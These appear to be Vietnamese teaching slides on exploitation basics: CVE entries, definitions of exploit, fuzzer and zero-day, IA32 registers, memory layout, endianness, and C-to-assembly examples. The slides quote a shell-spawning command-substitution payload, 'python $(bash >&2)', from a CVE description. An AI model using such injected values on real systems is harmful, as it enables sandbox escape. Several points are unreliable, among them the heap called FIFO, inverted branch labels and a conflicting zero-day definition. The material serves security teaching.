CVE-2019-17061	① Cypress	② Psoc 4, Psoc 4 Ble	2022-01-01	6.1 MEDIUM	6.5 MEDIUM





Các khái niệm cơ bản

Vulnerability – Common Vulnerabilities and Exposures (CVE)

The screenshot shows the CVE homepage at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17793. The page features the CVE logo and navigation links for CVE List, CNAs, About, Board, News & Blog, and the National Vulnerability Database (NVD) with links to CVSS Scores, CPE Info, and Advanced Search. A prominent black bar contains links for Search CVE List, Download CVE, Data Feeds, Request CVE IDs, and Update a CVE Entry. Below this, a grey bar displays the total number of CVE entries: **TOTAL CVE Entries: 108793**. The main content area shows the details for CVE-2018-17793, including a link to the NVD for more information and a description of the vulnerability in Virtualenv.

CVE-ID

CVE-2018-17793 [Learn more at National Vulnerability Database \(NVD\)](#)

- CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Virtualenv 16.0.0 allows a sandbox escape via "python \$(bash >&2)" and "python \$(rbash >&2)" commands. NOTE: the software maintainer disputes this because the Python interpreter in a



Các khái niệm cơ bản


Vulnerability – Common Vulnerabilities and Exposures (CVE)

CVE-ID	CVE-2018-17793 Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	Virtualenv 16.0.0 allows a sandbox escape via "python \$(bash >&2)" and "python \$(rbash >&2)" commands. NOTE: the software maintainer disputes this because the Python interpreter in a virtualenv is supposed to be able to execute arbitrary code.
References	<p>Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p> <ul style="list-style-type: none">• EXPLOIT-DB:45528• URL:https://www.exploit-db.com/exploits/45528/• MISC:https://github.com/pypa/virtualenv/issues/1207



Các khái niệm cơ bản

Vulnerability – Common Vulnerabilities and Exposures (CVE)



The screenshot shows a web browser displaying the official `virtualenv` documentation at <https://virtualenv.pypa.io/en/latest/>. The page title is "Introduction". A red box highlights a paragraph about dependency and version management:

`virtualenv` is a tool to create isolated Python environments.

The basic problem being addressed is one of dependencies and versions, and indirectly permissions. Imagine you have an application that needs version 1.0 of Lib Foo, but another application requires version 2. How can you use both these applications? If you install everything into `/usr/lib/python2.7/site-packages` (or whatever your platform's standard location is), it's easy to end up in a situation where you unintentionally upgrade an application that shouldn't be upgraded.

Or more generally, what if you want to install an application *and leave it be*? If an application works, any change in its libraries or the versions of those libraries can break the application.

Also, what if you can't install packages into the global `site-packages` directory? For instance, on a shared host.

In all these cases, `virtualenv` can help you. It creates an environment that has its own installation directories, that doesn't share libraries with other `virtualenv` environments (and





Các khái niệm cơ bản

Exploit – khai thác/cách thức khai thác

- (**động từ**) lợi dụng 1 lỗ hổng để khiến hệ thống phản ứng lại theo 1 cách khác với thiết kế ban đầu.
- (**danh từ**): công cụ, tập các lệnh, hay mã nguồn được dùng để lợi dụng 1 lỗ hổng. Tên gọi khác *Proof of Concept* (POC).



Các khái niệm cơ bản

Fuzzer (danh từ): một công cụ hoặc ứng dụng có chức năng thử tất cả, hoặc 1 loạt các đầu vào không mong muốn cho một hệ thống.

Mục đích của fuzzer là xác định hệ thống có bug hay không, để tránh bị khai thác mà không cần biết tất cả về hoạt động bên trong của hệ thống.



Các khái niệm cơ bản

0day (danh từ): 1 cách thức khai thác 1 lỗ hổng chưa được tiết lộ công khai. Đôi khi cũng được dung cho khái niệm ***lỗ hổng***.

Một lỗ hổng zero-day là 1 lỗi, điểm yếu hoặc bug có trong phần mềm, firmware hoặc phần cứng đã được tiết lộ công khai nhưng chưa được vá. Các nhà nghiên cứu đã tiết lộ về lỗ hổng, và các nhà sản xuất và phát triển đã biết về vấn đề bảo mật đó, nhưng chưa có bản vá hoặc bản cập nhật chính thức để giải quyết.

1day (danh từ): Một khi lỗ hổng đã được công bố công khai và các nhà sản xuất hay phát triển đã có các bản vá cho nó, lỗ hổng trở thành lỗ hổng đã biết hay n-day.



Các khái niệm cơ bản

Khi hacker hoặc các tác nhân đe dọa **phát triển và triển khai các PoCs – cách thức tấn công** hoặc 1 mã độc thành công để khai thác lỗ hổng khi **nha sản xuất vẫn đang cố gắng vá lỗ hổng** (hoặc đôi khi, không biết về sự tồn tại của lỗ hổng), được gọi là **zero-day exploit** hoặc tấn công zero-day.

Trong khi các nhà phát triển và nhà cung cấp, cũng như các nhà nghiên cứu và chuyên gia bảo mật, liên tục đầu tư thời gian và nỗ lực để tìm và sửa các lỗi bảo mật, điều tương tự cũng có thể xảy ra đối với các tác nhân đe dọa.



Assembly – Hợp ngũ



Khai thác các lỗ hổng bảo mật cần nắm chắc được hợp ngũ - assembly, vì hầu hết các cách thức khai thác (exploit) đều cần viết (hoặc chỉnh sửa) mã nguồn dạng hợp ngũ (IA32).

Thanh ghi

- Cần hiểu cách thanh ghi hoạt động trong bộ xử lý IA32 và cách chúng được thay đổi thông qua các lệnh assembly (đọc, thay đổi...), để khai thác các lỗ hổng.



Assembly – Hợp ngũ



❑ 4 nhóm thanh ghi:

- **General purpose – Mục đích chung:** dùng để thực hiện các phép tính toán thông thường (**EAX**, **EBX**, **ECX**). Một thanh ghi mục đích chung khác cần chú ý là **ESP** hay **con trỏ stack**.
- **Segment:** thanh ghi **CS**, **DS**, **SS registers**, 16 bits, không giống như các thanh ghi 32 bit khác trong IA32, dùng để theo dõi các segment và cho phép tương thích ngược với các ứng dụng 16-bit.
- **Control – Điều khiển:** điều khiển hàm trong bộ xử lý, 1 trong các thanh ghi quan trọng nhất là **Extended Instruction Pointer (EIP)**, chứa địa chỉ của lệnh mã máy tiếp theo sẽ được thực thi.
- **Khác:** các thanh ghi thêm. Một ví dụ là thanh ghi **Extended Flags (EFLAGS)**, lưu các giá trị tương ứng với kết quả của các phép kiểm tra.

Khi đã hiểu rõ về các thanh ghi, có thể chuyển sang lập trình hợp ngũ :)



Kiến trúc Intel, 32 Bit (IA32 or x86)

INSTRUCTIONS AND DATA

A modern computer makes no real distinction between instructions and data. If a processor can be fed instructions when it should be seeing data, it will happily go about executing the passed instructions. This characteristic makes system exploitation possible. This book teaches you how to insert instructions when the system designer expected data. You will also use the concept of overflowing to overwrite the designer's instructions with your own. The goal is to gain control of execution.



Quản lý bộ nhớ




- ❑ Khi thực thi chương trình, các thành phần khác nhau của chương trình sẽ được ánh xạ vào bộ nhớ một cách có tổ chức.
- ❑ Đầu tiên, hệ điều hành tạo 1 vùng địa chỉ để chạy chương trình. Vùng địa chỉ này bao gồm các lệnh thực thi của chương trình cũng như các dữ liệu cần thiết.
- ❑ Tiếp theo, các thông tin được đưa từ file thực thi của chương trình sang vùng địa chỉ vừa tạo. Có 3 dạng segment khác nhau bao gồm: .text, .bss, and .data
 - **.text:** chứa các lệnh thực thi của chương trình, vùng chỉ-đọc.
 - **.data** và **.bss:** cho các biến toàn cục, trong đó .data cho các biến static và đã khởi tạo, .bss dành cho các biến chưa khởi tạo
- ❑ Stack và heap được khởi tạo:
 - Stack: cấu trúc dữ liệu theo dạng Last In First Out (LIFO)
 - Heap: cấu trúc dữ liệu theo dạng First In First Out (FIFO)





- Stack: phát triển từ địa chỉ cao xuống địa chỉ thấp nếu có dữ liệu được thêm vào stack.
- Heap: phát triển từ địa chỉ thấp lên địa chỉ cao nếu có dữ liệu được thêm vào stack.




Xem thêm về nguyên tắc quản lý bộ nhớ trên Linux: <http://linux-mm.org/>






Endianness

The way traditionally
lilliputians broke their boiled eggs
on the larger end



BIG ENDIAN

The way the king then ordered
lilliputians to break their boiled eggs
on the smaller end



Little ENDIAN



Endianness

Value 0x1A2B3C4D

Most Significant Byte First

1A

2B

3C

4D

Big Endian

Least Significant Byte First

4D

3C

2B

1A

Little Endian


0

1

2


3

Address



BIG ENDIAN

The way traditionally
lilliputians broke their boiled eggs
on the larger end





Little ENDIAN

The way the king then ordered
lilliputians to break their boiled eggs
on the smaller end




Big Endian vs. Little Endian





Big Endian



getKT.com

Tùy C và C++ Code sang Assembly



- ❑ C là ngôn ngữ phổ biến nhất cho các ứng dụng server Windows và Linux, thường là các mục tiêu bị tấn công. Do vậy, cần hiểu rõ về ngôn ngữ C.
- ❑ Cần hiểu được cách các mã nguồn C sau khi biên dịch được chuyển sang hợp ngữ như thế nào.
 - Biến
 - Con trỏ
 - Hàm
 - Cấp phát vùng nhớ



TÙP C và C++ Code sang Assembly



Ví dụ: Định nghĩa 1 số nguyên trong C/C++, sau đó dùng chính số nguyên số để đếm.

```
int number;  
. . . more code . . .  
number++;
```

Chuyển sang dạng hợp ngữ:

```
number dw 0  
. . .more code . . .  
mov eax, number  
inc eax  
mov number, eax
```

- Dùng lệnh dw để định nghĩa một giá trị số nguyên, number.
- Đưa giá trị của number vào thanh ghi EAX, tăng giá trị trong thanh ghi EAX lên 1, sau đó đưa giá trị này về lại số nguyên number.



Tùy C và C++ Code sang Assembly



Một lệnh if trong C/C++

```
int number;  
if (number<0)  
{  
    . . . more code . . .  
}
```

Chuyển sang assembly:

```
number dw 0  
mov eax, number  
or eax, eax  
jge label  
<no>  
label :<yes>
```

- Dùng lệnh dw để định nghĩa một giá trị số nguyên, number.
- Chuyển giá trị của number vào EAX, sau đó nhảy đến nhãn label nếu number lớn hơn hoặc bằng 0 với lệnh nhảy JGE.



Tùy C và C++ Code sang Assembly



Ví dụ sử dụng mảng trong C:

```
int array[4];
. . .more code . . .
array[2]=9;
```

Chuyển sang dạng assembly:

```
array dw 0,0,0,0
. . .more code . . .
mov ebx,2
mov array[ebx],9
```

- Định nghĩa 1 mảng
- Dùng thanh ghi EBX làm chỉ số index để truy xuất và đưa các giá trị vào mảng.



Tùy C và C++ Code sang Assembly



Ví dụ về hàm trong C

```
int triangle (int width, int height){  
    int array[5] = {0,1,2,3,4};  
    int area;  
    area = width * height/2;  
    return (area);  
}
```

Hàm trong C sẽ có dạng như thế nào trong assembly?



Tùy C và C++ Code sang Assembly



```

0x8048430 <triangle>:    push   %ebp
0x8048431 <triangle+1>:  mov    %esp, %ebp
0x8048433 <triangle+3>:  push   %edi
0x8048434 <triangle+4>:  push   %esi
0x8048435 <triangle+5>:  sub    $0x30,%esp
0x8048438 <triangle+8>:  lea    0xfffffd8(%ebp), %edi
0x804843b <triangle+11>: mov    $0x8049508,%esi
0x8048440 <triangle+16>: cld
0x8048441 <triangle+17>: mov    $0x30,%esp
0x8048446 <triangle+22>: repz  movsl  %ds:(%esi), %es:(%edi)
0x8048448 <triangle+24>: mov    0x8(%ebp),%eax
0x804844b <triangle+27>: mov    %eax,%edx
0x804844d <triangle+29>: imul  0xc(%ebp),%edx
0x8048451 <triangle+33>: mov    %edx,%eax
0x8048453 <triangle+35>: sar    $0x1f,%eax
0x8048456 <triangle+38>: shr    $0x1f,%eax
0x8048459 <triangle+41>: lea    (%eax,%edx,1),%eax
0x804845c <triangle+44>: sar    %eax
0x804845e <triangle+46>: mov    %eax,0xfffffd4(%ebp)
0x8048461 <triangle+49>: mov    0xfffffd4(%ebp),%eax
0x8048464 <triangle+52>: mov    %eax,%eax
0x8048466 <triangle+54>: add    $0x30,%esp
0x8048469 <triangle+57>: pop    %esi
0x804846a <triangle+58>: pop    %edi
0x804846b <triangle+59>: pop    %ebp
0x804846c <triangle+60>: ret

```

Công cụ sử dụng: **gdb**

